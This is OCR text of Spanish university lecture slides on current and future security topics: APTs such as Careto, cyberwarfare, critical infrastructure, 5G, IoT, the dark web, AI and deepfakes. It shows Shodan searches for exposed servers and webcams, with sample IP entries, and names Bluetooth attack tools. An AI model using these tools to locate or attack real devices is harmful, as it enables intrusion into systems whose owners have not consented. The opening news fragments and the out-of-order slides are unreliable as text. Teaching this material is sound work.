por usar el móvil de 50.
españoles para espiar

El organismo presidido por Javier Tebas ha anunciado q
recurrirá la sanción impuesta por la Agencia Española d
Protección de Datos.

El presidente de LaLiga, Javier Tebas EFE

El Gobierno denuncia que los móviles de Sánchez y Robles fueron espiados con el programa Pegasus

MIGUEL GONZÁLEZ | Madrid

Los atacantes extrajeron 2,6 gigas de datos del teléfono del presidente y nueve megas de la ministra de Defensa. El Ejecutivo no sabe aún cuál es la información robada y su grado de sensibilidad

en Google Play de
que contenía

a con el malware de la
que se ha duplicado en
de 11 millones de

09/06/2020 13:01

Índice

Universidad Rey Juan Carlos

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- **APTs.**
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

APTs

Universidad Rey Juan Carlos

- Amenaza Persistente Avanzada (*Advanced Persistent Threat*)
- Conjunto de procesos **sigilosos** con la intención y capacidad de atacar de forma avanzada y **continuada en el tiempo**.
- Son creados por grupos organizados con muchos recursos y con un gran interés en el objetivo. Ejemplos: mafias organizadas, ejércitos, grupos terroristas, grupos activistas… etc.

APTs

Universidad Rey Juan Carlos

- El objetivo suele ser tener el control del ordenador de la víctima de forma continuada.
- Algunas características de las APTs son:
  - Persistencia: el software malicioso se suele instalar en varias máquinas para tener esa consistencia en caso de sustitución, formateo o rotura.
  - Sigilo: usan Técnicas de Evasión Avanzadas para evitar ser descubiertos.
  - Suelen evitar ser localizados: tiene la capacidad de ante la duda de detección el malware se borra y se reorganiza en otros equipos.
  - Si es descubierto, su análisis revela la mínima información por medio de código cifrado u ofuscado, borrar la información enviada, no usar comentarios… etc.

APTs

Universidad Rey Juan Carlos

- Hay una gran variedad de grupos que desarrollan APTs, pero una gran cantidad son grupos de China, Rusia e Irán, donde presuntamente son apoyados por los gobiernos.

- Por ejemplo:
  - APT1: supuestamente apoyado por China.
  - TAO (*Tailored Access Operations*): revelada por Snowden y supuestamente apoyada por Estados Unidos.


APTs

Universidad Rey Juan Carlos

- Ejemplos de grupos organizadores de APTs:

https://apt-ecosystem.com/russia/map/


  - Rusia:
    - APT28: objetivo militar, farmacéutico, financiero…
    - APT29: objetivo aeroespacial, defensa, energía…
    - DragonFly: objetivo sector energético.
    - Black Energy: apagón en Ucrania el 23 de diciembre 2015.



APTs

Universidad Rey Juan Carlos

- Ejemplos de grupos organizadores de APTs:
  - Irán:
    - APT33: ataques contra USA, Corea del Sur, Arabia Saudí, y con objetivos en el sector aeroespacial, petroquímico y defensa.
    - Cleaver: USA, Israel, China, India, Francia, Reino Unido y Arabia Saudí.
    - CopyKittens: USA, Jordania, Turquía, Israel, Arabia Saudí y Alemania.
    - Leafminer: Arabia Saudí, Líbano, Israel y Kuwait.



APTs

Universidad Rey Juan Carlos



Careto / The mask.

- Conjunto de troyanos de reconocimiento y robo de datos.
- Monitoriza muchos datos de las operaciones de un sistema, las teclas que se pulsan y la monitorización de red.
- La información se guarda en local, y después se recolecta en un servidor externo.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- Es un malware muy modular y cada módulo tiene una función muy particular.
- Tiene una instalación en varias etapas con diferentes pasos intermedios.
- Se descubrieron dos variantes: SGH y Careto.

- Cuando se analizaron los informes, se determinó que el ataque podría estar activo desde el 2007 hasta mediados del 2013.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- Los objetivos de careto:
  - Instituciones gubernamentales, cuerpos diplomáticos / embajadas, empresas de energía, petróleo y gas, instituciones de investigación, organizaciones activistas…

- Se detectaron más de 380 víctimas repartidas en 31 países diferentes.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- La mayor característica de careto era la complejidad del conjunto de herramientas que podían usar los atacantes:
  - Un malware extremadamente complicado
  - Un rootkit
  - Un bootkit
  - Versiones para Windows 32 y 64
  - Versiones para Mac OS X, Linux, y posiblemente para Android y Apple iOS.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- ¿Qué extraía de las víctimas?
  - Interceptaba el tráfico de red.
  - Conversaciones de Skype.
  - Claves PGP.
  - Analiza el tráfico WiFi.
  - Busca toda la información de dispositivos Nokia, Android, iOS.
  - Capturas de pantalla.
  - Recopila archivos del sistema infectado: claves de cifrado, configuraciones VPN, claves SSH, archivos de escritorio remoto, y otros archivos relacionados con herramientas de cifrado a nivel militar / gubernamental.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- ¿Quién estaba detrás de Careto?
- No se sabe… pero hay sospechas.
- Las muestras no mostraban información de la localización, pero algunas muestras tenían información de la página de códigos.
- El valor era 0x4E4, cuyo valor decimal es 1252.
- Esta página de códigos la utiliza Microsoft para productos que utilizan el alfabeto latino de Europa occidental.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- ¿Quién estaba detrás de Careto?
- Además hay expresiones que hacen pensar que Careto es de origen español:
  - "Careto"
  - La configuración de los datos tenía: "Accept-Language: es Accept-Encoding: gzip"
  - Cuando se debugearon los desinstaladores encontraron paths de los desarrolladores a carpetas llamadas "Pruebas".
  - Y además encontraron una clave RC4 usada por las comunicaciones command and control.
  - Al descifrarla, la clave en claro era: "*Caguen1aMar*".

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- **Ciberguerra.**
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.


Ciberguerra

- El concepto se refiere al uso de ataques digitales por un país para interrumpir los sistemas informáticos vitales de otro.
- Los ataques informáticos son cada vez más frecuentes en los conflictos internacionales.
- No todos los ciberataques contribuyen a la “ciberguerra”:
  - Sólo se consideran aquellos ataques realizados por grupos que son supuestamente apoyados, o respaldados, por el Estado.

Ciberguerra

Universidad Rey Juan Carlos


Ciberataques geopolíticos en todo el mundo (2009-2019)



Ciberguerra

Universidad Rey Juan Carlos


- Los países más atacados:



Ciberguerra

Universidad Rey Juan Carlos

- Origen de esos ataques:



Ciberguerra

Universidad Rey Juan Carlos

- Usando la ciberguerra los estados son menos “evaluados” por la ciudadanía.
- Invadir un país o iniciar una guerra necesita la aprobación por un Congreso, y además es un acto visible, lo que permitirá a los ciudadanos (y otros países) juzgar ese gobierno.
- En cambio, un ataque cibernético pasa desapercibido ya que no se suele hacer público quiénes son los estados que han participado.

Ciberguerra

- La financiación para crear un ciberataque es mucho menor que la que se necesita para iniciar una guerra.
- Esto hace que cualquier país (por pequeño que sea) tenga la capacidad de atacar a otro.
- "Solo" se necesita disponer de un grupo de hackers con los conocimientos necesarios y estén dispuestos a ayudar a su país.
- ¿Qué pasaría si un país es capaz de convencer a la ciudadanía para que le preste capacidad de cómputo?

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- **Protección de infraestructuras críticas.**
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Infraestructuras críticas

Universidad Rey Juan Carlos

- Todos estos ataques se suelen realizan contra infraestructuras críticas.
- Las infraestructuras críticas son aquellas instalaciones, redes, servicios y equipos físicos y de tecnología de la información cuya interrupción o destrucción tendría un impacto en la salud, la seguridad o el bienestar económico de los ciudadanos.
- Todas aquellas infraestructuras cuyos sistemas, medios y servicios son fundamentales para el progreso de la sociedad.

Infraestructuras críticas

Universidad Rey Juan Carlos



Infraestructuras críticas

Universidad Rey Juan Carlos

- El Centro Nacional de Protección de Infraestructuras y Ciberseguridad (CNPIC): responsable del impulso, coordinación y supervisión de todas las políticas y actividades relacionadas con la protección de las infraestructuras críticas españolas.

- Tres objetivos fundamentales:
  - Prevenir los ataques informáticos contra las infraestructuras de información críticas
  - Reducir la vulnerabilidad nacional a los ciberataques.
  - Reducir al mínimo los daños y el tiempo de recuperación cuando estos ataques se producen.

Infraestructuras críticas

Universidad Rey Juan Carlos

- Ejemplos de ataques a infraestructuras críticas:
  - 2000 (Australia) – Un exempleado, con claves de acceso, tomó el control de la compañía de agua y provocó un vertido de aguas residuales a parques y ríos de la región.
  - 2006 – 2011 (China) – NightDragon realizó una serie de ataques desde China a compañías de Utilities para obtener información sensible y espiar las actividades.
  - 2008 (Polonia) – Un chico de 14 años logró descarrilar 4 trenes.
  - 2015 (Ucrania) – BlackEnergy dejó a toda Ucrania sin luz durante 6 horas, por un ataque a más de 30 plantas eléctricas del país.
  - 2017 (Reino Unido) – WannaCry paralizó el funcionamiento de 16 hospitales, restringiendo el acceso a los historiales médicos.
  - *2021 – Zeppelin ransomware que atacó el servicio en la nube de ASAC dejó sin servicio al ayuntamiento de Oviedo, Cáceres, Vinaròs, FECYT, el Tribunal de cuentas…*

Infraestructuras críticas

- Los problemas más frecuentes a los que se enfrenta la protección de infraestructuras críticas son los siguientes:
  - Sistemas desactualizados o sin seguridad alguna.
  - Hardware obsoleto.
  - Falta de talento.
  - Vulnerabilidades y agujeros de seguridad desde el diseño.
  - Falta de preparación y concienciación.
  - Mayor número de ciberataques.
  - Aumento del número de dispositivos conectados.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- **5G.**
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

5G

Universidad Rey Juan Carlos

- Nueva tecnología móvil.

- Presenta varias ventajas:
  - Velocidad optimizada: de hasta 100 veces mayor que el 4G.
  - Baja latencia.
  - Mayor flexibilidad: permite gestionar mejor los dispositivos conectados al mismo tiempo.
  - Menor consumo: permite la utilización de la tecnología en dispositivos pequeños.

5G

Universidad Rey Juan Carlos

- Aunque es un avance tecnológico supone algunos retos de cara a la seguridad:
  - Aumenta el número de dispositivos → aumenta la exposición a los ataques y tenemos más puntos entrada para los ataques.
  - El 5G tiene una nueva arquitectura cuya característica y las nuevas funcionalidades, ciertos equipos se convierten en nodos “críticos” dentro de la red.
  - Una mayor exposición a los riesgos relacionados con la dependencia de los operadores de redes móviles respecto a los proveedores.

5G

- Se prevé que las redes 5G se conviertan en la espina dorsal de muchas aplicaciones informáticas cruciales.
- Por eso, la integridad y la disponibilidad serán un aspecto clave.
- Además, deberemos prestar mucha atención a los ataques por DDoS.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- **IoT/Industria.**
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

IoT/Industria

- Está aumentando de manera considerable el número de dispositivos que nos rodean.
- Tanto en el terreno industrial como en el doméstico.
- Un aspecto clave es que los dispositivos funcionan, o se comunican, sin intervención de los usuarios.
- Los sensores recolectan, comunican, analizan y trabajan con la información → nueva forma de crear valor.

IoT/Industria

- También se crean nuevas oportunidades para comprometer toda esa información.
- No sólo son más datos compartidos entre diferentes dispositivos, sino que los datos pueden ser mucho más sensibles.
- El despliegue de estos sistemas en una gran variedad de dominios conllevan a una gran cantidad de datos e información que puede ser explotada, o utilizada.

IoT/Industria

Universidad Rey Juan Carlos

Terreno industrial

- Generalmente son sensores que miden o controlan el proceso industrial de una compañía, o fábrica.
- Miden aspectos como la velocidad, presión, temperatura, brazos robóticos, turbinas, ventiladores…
- Un ataque a este sistema podría suponer varias cosas:
  - Que los atacantes tengan control total sobre la cadena de producción, o sobre alguna máquina.
  - Que dispongan de dicha información:
    - Espionaje.
    - Venta de datos.

IoT/Industria

Universidad Rey Juan Carlos

Ciudades

- Muchos de estos sensores se están instalando en ciudades (*Smart cities*).
- Se incluye en edificios HVAC (*heating, ventilation and air conditioning*), pero también se usan en el transporte público, control del tráfico, o parking inteligentes.
- Tener acceso a estos sistemas pueden ser graves consecuencias:
  - Medios de transporte autónomos.
  - Control del tráfico.

IoT/Industria

Universidad Rey Juan Carlos

Sistemas Sanitarios

- Las posibilidades del IoT se están empezando a utilizar en centros sanitarios.
- Ejemplos de aplicaciones: cuidado de pacientes, sistemas de diagnóstico remoto, *bio wearables*, monitorización de personas mayores,…
- Al igual que el caso anterior, hay que prestar especial atención a la seguridad dentro de estos entornos.

IoT/Industria

Universidad Rey Juan Carlos

Hogar

- El hogar es el entorno donde más se está utilizando las tecnologías basadas en IoT (además del sector industrial) y también es el entorno con mayor riesgo.
- Tenemos sensores y dispositivos para controlar el termostato, alarmas, las luces, sistema de alimentación de animales, cámaras de seguridad, puertas, o incluso vehículos eléctricos.

IoT/Industria

Universidad Rey Juan Carlos

- Una página interesante es shodan:

  https://www.shodan.io/

- Shodan es un motor de búsqueda de sistemas.
  - para localizar todo tipo de dispositivos que estén conectados a internet.

- Es considerado uno de los motores de búsqueda más peligrosos por el tipo de información que podemos recuperar.

IoT/Industria


Universidad Rey Juan Carlos

- Como cualquier motor de búsqueda tiene distintos dorks.

- Podemos buscar por países, por dispositivo, por sistema operativo, por vulnerabilidad (CVE).

- Por dispositivo específico.

- Y ver la información de la IP.



IoT/Industria

Universidad Rey Juan Carlos

- Podemos buscar servidores específicos:

52.175.205.43
Microsoft Azure
Added on 2018-09-13 07:57:46 GMT
United States
Details
videogame cloud

Minecraft Server
Players: 0 online - 10 maximum
Version: 1.12.2 (protocol 340)
Description: Homeslice Server

150.95.201.41
v150-95-201-41.a0f7.g.tyo1.static.cnode.io
GMO Internet,Inc
Added on 2018-09-13 07:56:36 GMT
Japan
Details
videogame

Minecraft Server
Players: 0 online - 20 maximum
Version: 1.13 (protocol 393)
Description: PIPPI Server

IoT/Industria

Universidad Rey Juan Carlos

- O incluso webcams:



IoT/Industria

- Bluescanner:
  - Se utiliza para rastrear dispositivos Bluetooth y extraer información sin tener que emparejarse con el dispositivo.

- Bluesniff:
  - Sirve para rastrear redes Bluetooth ocultas y ataca a los dispositivos vulnerables.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- **Deepweb.**
- IA y ciberseguridad.
- Deepfakes.

Deep web / Dark web

- Hay que diferenciar Deep web y dark web.
- En ambos casos son zonas de internet que no están indexadas en ningún buscador.
- La Deep web contiene información que no es accesible de manera pública: páginas normales protegidas por un paywall, archivos guardados de Dropbox o correos electrónicos almacenados en los servidores de los proveedores.
- A la Dark web hay que acceder con un navegador específico: Tor.

Deep web / Dark web

- La Dark web se suele utilizar para vender información robada.
- Esto se puede hacer gracias al anonimato de la propia red.
- Además se utilizan criptomonedas por lo que es imposible de rastrear.
- Toda esta información puede ser información personal, pero también información de diferentes empresas.

Deep web / Dark web

Universidad Rey Juan Carlos

- Existen foros dedicados al comercio de exploits y vulnerabilidades.
- Según un estudio de Recorded Future el 75% de las vulnerabilidades descubiertas, aparecieron en la dark web antes de publicarse en sitios oficiales.
- También hay páginas donde se debate el desarrollo de exploits, o debates sobre nuevas vulnerabilidades.

Deep web / Dark web

Universidad Rey Juan Carlos

- Por último, existen páginas o lugares destinados a empleados descontentos con su empresa.
- El objetivo podría ser realizar actos delictivos
- Podría suponer la fuga de datos sensibles de la propia empresa o el acceso desautorizado a la red interna de la compañía.
- Mucha desinformación → surgen empresas encargadas de monitorizar la dark web.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- **IA y ciberseguridad.**
- Deepfakes.

Inteligencia articial

- La Inteligencia Artificial es un elemento clave en cualquier desarrollo software.
- Esto se debe gracias a la gran variedad de aplicaciones que se pueden desarrollar con IA y la gran capacidad de cómputo que tenemos.
- Se prevé que el papel que juega la inteligencia artificial en el mercado de la ciberseguridad pase de 8.800 millones de dólares en 2019 a 38.200 millones de dólares en 2026, con una tasa de crecimiento anual del 23,3%.

Inteligencia Artificial

Universidad Rey Juan Carlos

- Dentro del área de la ciberseguridad podríamos desarrollar diferentes sistemas basados en IA para realizar diferentes tareas.

- Detección de intrusiones.
- Protección de la privacidad.
- Defensa pro-activa.
- Identificación de comportamientos anómalos.
- Detección de amenazas.

Inteligencia Artificial

Universidad Rey Juan Carlos

- La IA puede usarse en todas las etapas de una seguridad integral inteligente:
  - Identificación
  - Protección
  - Detección
  - Respuesta
  - Recuperación ante incidentes.

Inteligencia Artificial

- Pero también la IA se puede utilizar por parte de los atacantes.
- Existen aplicaciones conocer los patrones de comportamiento de usuarios y diseñar campañas comerciales.
- No tiene sentido pensar que los atacantes no usen algo similar para conocer mejor a sus víctimas e identificar el mejor momento para realizar el ataque.
- También se puede usar la IA para desarrollar sistemas relacionados con el ciberterrorismo, ciberespionaje o la ciberguerra.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- **Deepfakes.**

Deepfakes

- Son vídeos manipulados para hacer creer a los usuarios que están viendo a una determinada persona realizar declaraciones o acciones que nunca ocurrieron.

- Los deepfakes se utilizan con diversos propósitos:
  - Generación de desinformación.
  - Fake News.
  - Desacreditar a la persona.

Deepfakes

- La creación de estos vídeos utilizan técnicas de *Deep learning* y el entrenamiento de arquitecturas de redes neuronales generativas como los autoencoders o las GANs (*generative adversarial networks*).


- Ejemplos de uso:
  - Rogue One: Una historia de Star Wars (2016). Permitieron recuperar a Peter Cushing y a Carrie Fisher.
  - Pornografía.
  - Política.



Deepfakes

Universidad Rey Juan Carlos

Few-shot learning (2019, Samsung)



Deepfakes

Universidad Rey Juan Carlos

Nicromancia digital

- Consiste en revivir a personas que han fallecido por medio de técnicas de deepfakes.






Deepfakes

Universidad Rey Juan Carlos

¿Cómo funcionan?

- El desarrollo de deepfakes se realiza por medio de *autoendocers*.




Deepfakes

Universidad Rey Juan Carlos


¿Cómo funcionan?


- El desarrollo de deepfakes se realiza por medio de *autoendocers*.




Deepfakes













Deepfakes

- Algunas cuestiones:
  - ¿Hasta qué punto es moral seguir explotando la imagen pública de una persona que ha fallecido para obtener beneficio y/o entretenimiento de la sociedad?
  - En el caso de MyHeritage, ¿estarían de acuerdo estas personas con el uso que se está dando de su imagen?

Deepfakes

Universidad Rey Juan Carlos


"Los 'deepfake' porno de los que fui víctima siguen provocándome pesadillas"

Sara Royle
BBC Radio 5 Live

11 enero 2021

Deepfakes

Universidad Rey Juan Carlos









Deepfakes

Universidad Rey Juan Carlos

- Lo que tienen en común… es que ninguna de estas personas existen.

- Cuenta de twitter: @wedontexisthere
- Web: https://thispersondoesnotexist.com/

- Son retratos generados por GANs (Generative Adversarial Networks)



Metodologías de desarrollo seg.

Universidad Rey Juan Carlos

- El desarrollo seguro es un reto importante en la actualidad en el caso de las aplicaciones para móviles.
- Las metodologías que se usan en el desarrollo de aplicaciones tradicionales o web no sirven, porque existen problemas muy específicos.
- Existen diferentes proyectos, que identifican las vulnerabilidades y debilidades más importantes para después proponer nuevas metodologías.

Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 10 – Presente y futuro de la Seguridad informática





Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia "**Atribución - Compartir Igual 4.0**" de Creative Commons*
- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
